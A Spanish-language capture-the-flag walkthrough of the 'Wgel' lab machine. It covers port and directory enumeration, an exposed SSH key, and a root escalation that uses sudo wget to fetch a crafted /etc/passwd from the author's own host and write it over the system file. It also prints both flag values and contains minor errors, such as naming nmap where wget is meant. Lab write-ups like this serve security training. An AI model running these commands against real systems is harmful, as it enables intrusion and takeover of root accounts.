

Wgel CTF



01/09/2022

Enumeration

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux

```
whichSystem.py 10.10.135.250
```

```
10.10.135.250 (ttl -> 61): Linux
```

nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.135.250
```

```
PORT      STATE SERVICE
22/tcp    open  ssh      syn-ack ttl 61
80/tcp    open  http     syn-ack ttl 61
```

descubrimos dos puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

```
sudo nmap -sC -sV -p22,80 10.10.135.250
```

```
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|_ 256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_ 256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


ademas de esto lanzaremos un reconocimiento de vulnerabilidades

```
nmap --script=vuln -p22,80 10.10.135.250
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
```

no se encontro alguna vulnerabilidad

encontramos un sitio web



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache` directly will not work with the default configuration.**

Document Roots

By default, Ubuntu does not allow access through the web browser to any file apart of those located in `/var/www/public_html` directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

analizando el codigo funten encontramos un username

<!-- Jessie don't forget to udate the webiste -->


vemos que tenemos varios texto

Dirb

```
dirb http://10.10.135.250:80
```

DIRECTORY: http://10.10.135.250:80/sitemap/

vemos que encontro varios directorios



realizamos otra busqueda pero ahora con el directorio sitemap

```
dirb http://10.10.135.250/sitemap
```

DIRECTORY: http://10.10.135.250:80/sitemap/.ssh

Encontramos una ruta nueva con la clave id_rsa
damos permisos a la clave

```
chmod 600 id_rsa
```

Obteniendo acceso a usuario normal

intentamos iniciar sesion con el usuario y con la clave id_rsa

```
ssh -i id_rsa jessie@10.10.135.250 -p 22
```

```
ls
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos
cd Documents/
ls
user_flag.txt
cat user_flag.txt
```

obtenemos la bandera

```
057c67131c3d5e42dd5cd3075b198ff6
```

Explotation

ahora buscamos algun tipo de escalada de privilegios
encontramos el nombre del sistema

podemos ver la version del kernel

buscamos archivos con permisos SUID

```
sudo -l
```

Matching Defaults entries for jessie on CorpOne:

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User jessie may run the following commands on CorpOne:

(ALL : ALL) ALL

(root) NOPASSWD: **/usr/bin/wget**

vemos que podemos ejecutar wget como root

```
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
jessie:x:1000:1000:jessie,,,:/home/jessie:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
```

ademas tambien podemos ver podemos modificar el archivo /etc/passwd

procedemos a crear un nuevo archivo passwd pero con el password root

```
openssl passwd toor  
$1$Bg2REdwK$L1CIAPEeyPAdSo5IL.D9c0
```

copiamos el nuevo password a nuestro archivo

y subimos el archivo, pero antes ponemos en un server en nuestra maquina

```
sudo python3 -m http.server 80
```

```
sudo wget http://10.6.96.73:80/passwd -O /etc/passwd
```

volvemos a ver /etc/passwd y verificamos si se cambio el password

```
cat /etc/passwd  
root:$1$Bg2REdwK$L1CIAPEeyPAdSo5IL.D9c0:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false  
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false  
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false  
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false  
syslog:x:104:108:/:/home/syslog:/bin/false  
_apt:x:105:65534:/:/nonexistent:/bin/false  
messagebus:x:106:110:/:/var/run/dbus:/bin/false  
uuidd:x:107:111:/:/run/uuidd:/bin/false  
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false  
whoopsie:x:109:117:/:/nonexistent:/bin/false  
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false  
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false  
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false  
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false  
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false  
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false  
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false  
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false  
saned:x:119:127:/:/var/lib/saned:/bin/false  
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false  
jessie:x:1000:1000:jessie,,,:/home/jessie:/bin/bash  
sshd:x:121:65534:/:/var/run/sshd:/usr/sbin/nologin
```

Obteniendo acceso a usuario root

ejecutamos la escalada de privilegio

como vimos que nmap tenia acceso root

```
su root  
password toor
```

tenemos acceso

```
whoami  
root  
cd root  
ls
```

```
root_flag.txt  
cat root_flag.txt  
obtenemos la bandera  
b1b968b37519ad1daa6408188649263d
```